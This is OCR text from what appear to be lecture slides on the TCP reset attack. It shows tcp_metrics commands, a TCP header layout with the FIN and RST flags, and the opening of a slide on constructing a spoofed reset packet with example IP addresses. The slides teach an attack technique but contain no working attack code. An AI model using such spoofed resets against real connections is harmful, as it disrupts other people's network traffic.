
```
# ip tcp_metrics show

10.0.2.68 age 140.552sec cwnd 10 rtt 79us ... source 10.0.2.69

# ip tcp_metrics flush
```

TCP Reset Attack

How to Close TCP Connections?




TCP Header Finish Flag



TCP Flags

TCP Header Reset Flag



Source port | Destination port

Sequence number


Acknowledgment number

TCP header length | URG | ACK | PSH | RST | SYN | FIN | Window size

Checksum | Urgent pointer


TCP Flags

Constructing Reset Packet



Time to live		Protocol						Header checksum	**IP**
Source IP address: **10.2.2.200**									
Destination IP address: **10.1.1.100**									
